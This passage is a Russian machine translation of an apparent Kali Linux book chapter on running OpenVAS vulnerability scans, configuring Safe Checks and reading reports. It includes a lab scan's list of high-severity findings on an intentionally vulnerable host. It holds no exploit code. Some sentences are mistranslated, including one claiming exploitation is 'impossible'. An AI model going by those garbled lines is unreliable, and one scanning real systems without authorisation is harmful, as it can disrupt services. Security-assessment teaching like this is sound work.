При использовании OpenVAS или любого сканера уязвимостей будет создана коллекция или база данных известных уязвимостей. Это означает, что коллекция должна регулярно обновляться, как антивирусные программы. Когда вы настраиваете OpenVAS, одной из первых вещей, которые происходят, является то, что текущая коллекция определений уязвимостей будет загружена. Если ваша система регулярно работает со службами OpenVAS, ваши уязвимости будут обновлены для вас. Если у вас какое-то время не было OpenVAS, и вы хотите запустить сканирование, стоит убедиться, что все ваши подписи обновлены. Вы можете сделать это в командной строке с помощью команды greenbone-nvt-sync. OpenVAS использует протокол автоматизации контента безопасности для обмена информацией между вашей установкой и удаленными серверами, на которых хранится контент.

OpenVAS использует веб-интерфейс, как и многие другие приложения сегодня. Чтобы получить доступ к веб-приложению, перейдите по адресу https: // localhost: 9392. Когда вы входите в систему, вам предоставляется панель инструментов. Это включает в себя графики, связанные с вашими собственными задачами. На панели также представлена информация об известных ей уязвимостях и их серьезности. На рисунке 4-5 вы можете увидеть веб-страницу, открытую для панели инструментов. Вы увидите, что URL-адрес является хостом в моей локальной сети, потому что я получаю к нему удаленный доступ со своего ноутбука. Если бы вы были на рабочем столе вашей системы Kali, вы бы использовали предыдущий URL. Команда OpenVAS называет свой интерфейс помощником по безопасности Greenbone.




Рис. 4-5. Ассистент безопасности Greenbone

Меню для доступа к функциям и функциям расположены в верхней части страницы. Оттуда вы можете получить доступ к функциям, связанным со сканированием, активами и конфигурациями, а также к сбору информации о безопасности, о которой знает OpenVAS, со всеми известными уязвимостями.

Быстрый старт OpenVAS

Хотя OpenVAS, безусловно, является плотным программным обеспечением, предоставляющим множество возможностей для настройки, он предоставляет простой способ начать работу. Мастер сканирования позволяет вам просто указать цель и начать сканирование. Если вы хотите быстро получить представление об общих уязвимостях, которые могут быть обнаружены на цели, это отличный способ. Простое сканирование с использованием мастера будет использовать настройки по умолчанию, что позволит быстро начать работу. Чтобы начать работу с мастером, перейдите в меню «Сканы» и выберите «Задачи». В левом верхнем углу этой страницы вы увидите несколько маленьких значков. Фиолетовый, похожий на волшебную палочку, открывает Мастер задач. Рисунок 4-6 показывает меню, которое появляется, когда вы наводите курсор на этот значок




Рис. 4-6. Меню мастера создания задачи

В этом меню вы можете выбрать Мастер дополнительных задач, который дает вам больше возможностей управления активами и учетными данными, а также другими настройками. Вы также можете выбрать Task Wizard, который вы видите на рисунке 4-7. С помощью Мастера задач вам будет предложено указать целевой IP-адрес. IP-адрес, который заполняется при его запуске, является IP-адресом хоста, с которого вы подключены к серверу. Здесь вы можете ввести не только один IP-адрес, такой как на рисунке 4-7, 192.168.86.45, но и всю сеть. Для моего случая я бы использовал 192.168.86.0/24. Это весь диапазон сети 192.168.86.0–255. / 24 - это способ обозначения диапазонов сети без использования масок подсетей или обозначений диапазонов. Вы увидите это много, и это обычно называется нотацией CIDR, то есть нотацией бесклассовой междоменной маршрутизации.




Рис. 4-7. Мастер задач

После того, как вы ввели свою цель или цели, все, что вам нужно сделать, это нажать «Начать сканирование», и OpenVAS, так сказать, отправится в гонки. Вы запустили свое первое сканирование уязвимостей.

ПРИМЕЧАНИЕ

Может быть полезно иметь некоторые уязвимые системы во время сканирования. Несмотря на то, что вы можете получить различные системы (и простой поиск в Интернете для уязвимых операционных систем их найдет), одна из них действительно полезна. Metasploitable 2 - преднамеренно уязвимая установка Linux. Metasploitable 3 - это обновленная версия, основанная на Windows Server 2008. Metasploitable 2 - это бесплатная загрузка. Metasploitable 3 - это операционная система «создай сам». Требуется VirtualBox и дополнительное программное обеспечение.

Мы приступим к сканированию от начала до конца, но давайте взглянем на Мастер расширенного сканирования, показанный на рис. 4-8. Это даст вам быстрый взгляд на то, с чем мы будем работать в более широком масштабе, когда мы перейдем к созданию сканов от начала до конца.

Рис. 4-8. Мастер расширенного сканирования

Создание сканирования

Если вы хотите больше контролировать свой скан, требуется больше шагов. Есть несколько мест, с которых нужно начать, потому что есть несколько компонентов, которые необходимо установить, прежде чем вы сможете начать сканирование. Простое место для начала - это то же самое место в интерфейсе, где мы настраивали локальное сканирование. Вам нужно установить цели. Если вы хотите запускать локальное сканирование как часть общего сканирования, вы должны настроить свои учетные данные, как мы делали ранее, перейдя в меню «Конфигурация» и выбрав «Учетные данные». После того, как вы установили необходимые учетные данные, вы можете перейти к Configuration / Targets, чтобы получить доступ к диалоговому окну, в котором вы можете указать цели. Оттуда вы добавляете или настраиваете любые свои учетные данные, и у вас есть настроенные цели. Вам нужно подумать о том, какой тип сканирования вы хотите сделать. Здесь вам нужно перейти к Scan Configs, также в меню Configuration. Это то, что мы быстро рассмотрели в разделе «Локальные уязвимости». OpenVAS поставляется со встроенными конфигурациями сканирования, и вы можете увидеть список на рисунке 4-9. Это стандартные конфигурации, в которые вы не сможете вносить изменения. Также в этом списке вы увидите пару созданных мной конфигураций. Если вы хотите что-то отличное от того, что предлагают вам стандартные сканирования, вам нужно либо клонировать один из них и отредактировать его, либо создать свой собственный.




Рис. 4-9. Список сканирования

Если вы хотите создать собственную конфигурацию сканирования, вы можете начать с пустой конфигурации или с полной и быстрой конфигурацией. После того, как вы определились, с чего хотите начать, вы можете начать выбирать семейства сканирования, которые хотите включить в конфигурацию сканирования. Кроме того, вы можете изменить поведение сканера. Вы можете увидеть набор параметров конфигурации на рисунке 4-10, который изменит способ выполнения сканирования и используемые им местоположения. Одна из областей, на которую следует обратить особое внимание, это настройка Safe Checks. Это указывает на то, что единственными проверками, которые, как известно, являются безопасными, являются проверки, что означает, что они вряд ли вызовут проблемы с целевыми системами. Это означает, что некоторые проверки не будут запущены, и они могут быть проверками, которые проверяют те самые уязвимости, которые вас больше всего волнуют. В конце концов, если простое обнаружение уязвимости может вызвать проблемы в удаленной системе, это то, о чем должна знать компания, с которой вы работаете.




Рис. 4-10. Настройки сканера

Сканеры уязвимостей не обязательно используют уязвимости. Тем не менее, одного взгляда на программное обеспечение для оценки его реакции может быть достаточно, чтобы вызвать сбои приложения. В случае операционной системы, как и в случае проблем с сетевым стеком, вы можете говорить о сбое операционной системы и об отказе в обслуживании, даже если это не то, что вы хотели сделать. Это та область, в которой вы должны быть уверены, что вы честны с людьми, для которых вы проводите тестирование. Если они ожидают проведения чистого тестирования, а вы работаете с ними в сотрудничестве, вам необходимо четко понимать, что иногда, даже если вы не собираетесь выходить из строя, могут возникать простои. Safe Checks - это параметр, к которому нужно быть осторожным, и вы должны очень хорошо знать, что вы делаете, когда выключаете его. Безопасные проверки отключают тесты, которые могут потенциально повредить удаленную службу, например, потенциально отключая ее.

Хотя вы также можете настроить дополнительные параметры, после того, как вы настроили конфигурацию сканирования и свои цели, вы готовы к работе. Прежде чем начать здесь, вы можете рассмотреть возможность установки некоторых расписаний. Это может быть полезно, если вы хотите работать с компанией и

проводить тестирование в нерабочее время. Если вы проводите тестирование безопасности или тест на проникновение, вы, вероятно, захотите контролировать сканирование. Однако, если это обычное сканирование, вы можете настроить его запуск на ночь, чтобы не влиять на повседневную работу предприятия. Хотя вы можете не влиять на работу служб или систем, вы будете генерировать сетевой трафик и использовать ресурсы в системах. Это будет иметь некоторое влияние, если вы будете делать это, пока бизнес работает.

Предположим, однако, что у вас есть ваши конфигурации на месте. Вы просто хотите начать сканирование со всего, что вы настроили. Отсюда вам нужно перейти в меню «Сканы» и выбрать «Задачи». Затем щелкните значок «Новая задача». Это вызывает другое диалоговое окно, которое вы можете увидеть на рисунке 4-11. В этом диалоговом окне вы даете задаче имя (не показано на скриншоте), в котором затем отображаются дополнительные параметры, а затем вы можете выбрать цели и конфигурацию сканирования. Вы также можете выбрать расписание, если вы его создали.




Рис. 4-11. Создание нового сканирования

На нашей простой установке у нас будет выбор одного сканера для использования. Это сканер в нашей системе Kali. В более сложной настройке у вас может быть несколько сканеров для выбора и управления всеми из одного интерфейса. Вы также сможете выбрать сетевой интерфейс, на котором хотите запустить сканирование. Хотя это обычно обрабатывается таблицами маршрутизации в вашей системе, вы можете указать конкретный исходный интерфейс. Это может быть полезно, если вы хотите, чтобы весь ваш трафик исходил из одного диапазона IP-адресов, а вы управляете из другого интерфейса. Наконец, у вас есть выбор хранения отчетов на сервере OpenVAS. Вы можете указать, сколько вы хотите сохранить, чтобы сравнить результаты одного сканирования с другим, чтобы продемонстрировать прогресс. В конечном счете, цель всего вашего тестирования, включая сканирование на наличие уязвимостей, заключается в повышении уровня безопасности вашей цели. Если организация получает ваши рекомендации, а затем ничего с ними не делает, это хуже, чем вообще не проводить сканирование. Когда вы представляете отчет организации, в которой вы работаете, они узнают об обнаруженных вами уязвимостях. Эта информация может быть использована против них, если они ничего не делают с тем, что вы им сказали.

Отчеты OpenVAS

Отчет - самый важный аспект вашей работы. По завершении вы будете писать свой собственный отчет, но отчет, созданный сканером уязвимостей, поможет вам понять, с чего начать. Есть две вещи, о которых нужно знать, когда мы начинаем смотреть на отчеты сканера уязвимостей. Во-первых, сканер уязвимостей использует специальные сигнатуры, чтобы определить, существует ли уязвимость. Это может быть что-то вроде захвата баннера для сравнения номеров версий. Вы не можете быть уверены, что уязвимость существует, потому что такой инструмент, как OpenVAS, не использует эту уязвимость. Во-вторых, и это связано, вы можете получить ложные срабатывания. Поскольку сканер уязвимостей не использует уязвимость, лучшее, что он может сделать, - это получить вероятность.

Если вы не выполняете сканирование с использованием учетных данных, вы упустите возможность обнаружения множества уязвимостей. У вас также будет более высокий потенциал для получения ложных срабатываний. Ложное срабатывание указывает на то, что уязвимость существует, когда ее нет. Вот почему отчет от OpenVAS или любого другого сканера не достаточно. Поскольку нет никакой гарантии, что уязвимость действительно существует, вы должны иметь возможность проверять отчеты, чтобы в вашем окончательном отчете были представлены допустимые уязвимости, которые необходимо устранить.

Впрочем, хватит с протеста. Давайте посмотрим на отчеты, чтобы мы могли определить, что законно беспокоит, а что может быть меньше. Первое, что нам нужно сделать, это вернуться к веб-интерфейсу OpenVAS после завершения сканирования, и сканирование больших сетей с большим количеством служб может занять очень много времени, особенно если вы выполняете глубокое сканирование. В меню «Сканы» вы найдете пункт «Отчеты». Оттуда вы попадаете на панель отчетов. Это даст вам список всех выполненных вами сканирований, а также некоторые графики серьезности результатов ваших сканирований. Вы можете увидеть панель отчетов на рисунке 4-12.




Рис. 4-12. Панель мониторинга отчетов

При выборе сканирования, из которого вы хотите получить отчет, вам будет представлен список всех найденных уязвимостей. Когда я использую слово «отчет», может показаться, что мы говорим о реальном документе, который вы, безусловно, можете получить, но на самом деле все, что мы ищем, - это список результатов и их детали. Мы можем получить все это так же легко из веб-интерфейса, как и из документа. Мне кажется, в большинстве случаев проще иметь возможность перемещаться по списку назад и вперед по мере необходимости. Ваш собственный пробег, конечно, будет варьироваться в зависимости от того, что для вас наиболее удобно. На рисунке 4-13 показан список уязвимостей, возникающих в результате сканирования моей сети. Мне нравится держать некоторые уязвимые системы вокруг для забавы и демонстрационных целей. Наличие всего современного не принесло бы нам особого внимания.

Report: Results (92 of 994)

ID: b1c04000-5ef8-4f4b-a552-59580aa1552b
Modified: Wed Jan 10 09:43:12 2018
Created: Wed Jan 10 03:09:20 2018
Owner: admin

1 - 92 of 92

Vulnerability	Severity	QoD	Host	Location	Actions
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80%	192.168.86.239	80/tcp	
OS End Of Life Detection	10.0 (High)	80%	192.168.86.239	general/tcp	
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95%	192.168.86.239	1099/tcp	
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	192.168.86.239	8787/tcp	
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.86.239	1524/tcp	
DistCC Remote Code Execution Vulnerability	9.3 (High)	99%	192.168.86.239	3632/tcp	
VNC Brute Force Login	9.0 (High)	95%	192.168.86.239	5900/tcp	
PostgreSQL weak password	9.0 (High)	99%	192.168.86.239	5432/tcp	
SSH Brute Force Logins With Default Credentials Reporting	9.0 (High)	95%	192.168.86.239	22/tcp	
DistCC Detection	8.5 (High)	95%	192.168.86.239	3632/tcp	
Port TCP:0 Open	7.5 (High)	70%	192.168.86.196	general/tcp	
phpinfo() output accessible	7.5 (High)	80%	192.168.86.239	80/tcp	
phpMyAdmin Code Injection and XSS Vulnerability	7.5 (High)	80%	192.168.86.239	80/tcp	
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	80%	192.168.86.239	80/tcp	
phpMyAdmin BLOB Streaming Multiple Input Validation Vulnerabilities	7.5 (High)	80%	192.168.86.239	80/tcp	
phpMyAdmin Configuration File PHP Code Injection Vulnerability	7.5 (High)	80%	192.168.86.239	80/tcp	
Check for rlogin Service	7.5 (High)	70%	192.168.86.239	513/tcp	
phpMyAdmin Unspecified SQL Injection and Cross Site Scripting Vulnerabilities	7.5 (High)	80%	192.168.86.239	80/tcp	
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	95%	192.168.86.239	80/tcp	


Рис. 4-13. Список уязвимостей

Вы увидите семь столбцов. Некоторые из них довольно очевидны. Столбцы Уязвимость и Серьезность должны быть простыми для понимания. Уязвимость - это краткое описание находки. О серьезности стоит поговорить, хотя. Эта оценка основана на воздействии, которое может возникнуть в результате использования уязвимости. Проблема с серьезностью, обеспечиваемой сканером уязвимостей, заключается в том, что он не учитывает ничего другого. Все, что он знает, - это серьезность этой уязвимости, независимо от любых других мер по снижению риска, которые могут ограничить уязвимость. Здесь может помочь более широкое представление об окружающей среде. В качестве примера, скажем, существует проблема с веб-сервером, такая как уязвимость в PHP, языке программирования для веб-разработки. Тем не менее, веб-сайт может быть настроен с двухфакторной аутентификацией, и специальный доступ может быть предоставлен только для этого сканирования. Это означает, что только авторизованные пользователи могут получить доступ к сайту для использования уязвимости.

Тот факт, что существуют меры по снижению проблем, которые могут снизить их общее влияние на организацию, не означает, что эти проблемы следует игнорировать. Все это означает, что для атакующего планка выше, а эксплойт

невозможен. Опыт и хорошее понимание окружающей среды помогут вам учесть ваши выводы. Цель должна состоять не в том, чтобы отпугнуть усыпляющих людей, а в том, чтобы дать им разумное ожидание того, где они сидят, с точки зрения подверженности нападению. Работа с организацией в идеале заставит их улучшить общее состояние безопасности

